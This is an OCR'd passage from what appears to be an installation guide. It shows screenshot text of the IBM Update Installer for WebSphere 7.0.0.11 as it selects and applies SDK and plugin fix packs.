
2.2. Plugins


```
/opt/IBM/WebSphere/UpdateInstaller/update.sh
```






LibVNCServer
Applications Places System
6:40 PM
root@wcs:/opt/IBM/WebSphere/UpdateInstaller
File Edit View Terminal Tabs Help
IBM Update Installer for WebSphere Software 7.0.0.11
WebSphere. software
Maintenance Operation Selection
Install maintenance package.
Uninstall maintenance package.
InstallShield
< Back
Next >
Cancel
Executing
dateInstaller/update.jar -Xms48m -Xmx384m run
[root@wcs UpdateInstaller]#
root@wcs:/opt/IBM/WebSphere/UpdateInst...
IBM Update Installer for WebSphere Softw...


LibVNCServer
Applications Places System
6:41 PM
root@wcs:/opt/IBM/WebSphere/UpdateInstaller
File Edit View Terminal Tabs Help
IBM Update Installer for WebSphere Software 7.0.0.11
WebSphere. software
Maintenance Package Directory Selection
Enter directory to list maintenance packages available for installation. You can specify a directory or click Browse to select a path to maintenance package.
Directory path:
/opt/IBM/WebSphere/UpdateInstaller/maintenance
Browse...
The latest maintenance packages are available online. Obtain maintenance packages for WebSphere Application Server and all WebSphere Application Server Feature Packs either by visiting the Recommended fixes for WebSphere Application Server webpage for a complete list or by using the WebSphere Maintenance Download wizard to find specific maintenance packages.
Additional information can be found online at the WebSphere Application
InstallShield
http://www-306.ibm.com/software/webservers/appserv/was/library
< Back
Next >
Cancel
Executing
here/Up
dateInstaller/update.jar -Xms48m -Xmx384m run
[root@wcs UpdateInstaller]#
root@wcs:/opt/IBM/WebSphere/UpdateInst...
IBM Update Installer for WebSphere Softw...


LibVNCServer
Ctrl
Alt
Applications
Places
System
6:41 PM
root@wcs:/opt/IBM/WebSphere/UpdateInstaller
File
Edit
View
Terminal
Tabs
Help
IBM Update Installer for WebSphere Software 7.0.0.11
WebSphere. software
Available Maintenance Package to Install
Select maintenance packages to install:
Select Recommended Updates
Deselect All Updates
7.0.0-ws-wassdk-linuxx64-fp0000011.pak
7.0.0.0-ws-wasjavasdk-linuxx64-ifpm17517.pak
7.0.0-ws-plg-linuxx64-fp0000011.pak
7.0.0-ws-was-linuxx64-fp0000011.pak - Not Applicable
7.0.0.11-ws-was-ifpm19353.pak - Not Applicable
7.0.0.11-ws-was-ifpm07309.pak - Not Applicable
7.0.0.11-ws-was-ifpm12460.pak - Not Applicable
7.0.0.11-ws-was-multios-ifpm11768.pak - Not Applicable
7.0.0.11-ws-was-ifpm15824.pak - Not Applicable
InstallShield
< Back
Next >
Cancel
5523 ?
5526 ?
5530 ?
5540 ?
5543 ?
5545 ?
5548 ?
5558 ?
5560 ?
5569 ?
5570 ?
5572 ?
5574 ?
5576 ?
5578 ?
5583 ?
5594 ?
5596 ?
5599 ?
5601 ?
5604 ?
5605 pts/
6373 ?
6377 ?
10197 pts/
25135 ?
25174 ? Sl 0:04 /opt/IBM/WebSphere/AppServer/java/jre/bin/java -Xmx25
25227 ? S 0:00 [pdflush]
25300 ? Ss 0:00 sshd: root@pts/3
root@wcs:/opt/IBM/WebSphere/UpdateInst...
IBM Update Installer for WebSphere Softw...



LibVNCServer
Ctrl
Alt
Applications
Places
System
6:42 PM
IBM Update Installer for WebSphere Software 7.0.0.11
WebSphere. software
Installation Summary
Review the summary for correctness. Click Back to change values on previous panels. Click Next to verify that I have sufficient privileges to perfom the installation.
Verify my permissions to perform the installation.
The following maintenance packages will be installed:
7.0.0-WS-WASSDK-LinuxX64-FP0000011 - Software Developer Kit 7.0.0.11
7.0.0.0-WS-WASJavaSDK-LinuxX64-IFPM17517 - This APAR ships a JDK ifix generated on the base WAS 7.0.0.9 / 7.0.0.11 JDK level incldiuing: IZ68882 - JAVA.BEANS.INTROSPECTOR INTROSPECTS EXTENDED BEAN CLASS INCORRECTLY
7.0.0-WS-PLG-LinuxX64-FP0000011 - WebSphere Plugin 7.0.0.11 FixPack
to the following location:
/opt/IBM/WebSphere/Plugins
Click Next to begin the installation.
InstallShield
< Back
Next >
Cancel
root@wcs:/opt/IBM/WebSphere/UpdateInst...
IBM Update Installer for WebSphere Softw...



LibVNCServer
Ctrl
Alt
Applications
Places
System
6:43 PM
IBM Update Installer for WebSphere Software 7.0.0.11
WebSphere. software
Initializing component: jre.inventoryMarkerFiles
50%
InstallShield
< Back
Next >
Cancel
root@wcs:/opt/IBM/WebSphere/UpdateInst...
IBM Update Installer for WebSphere Softw...




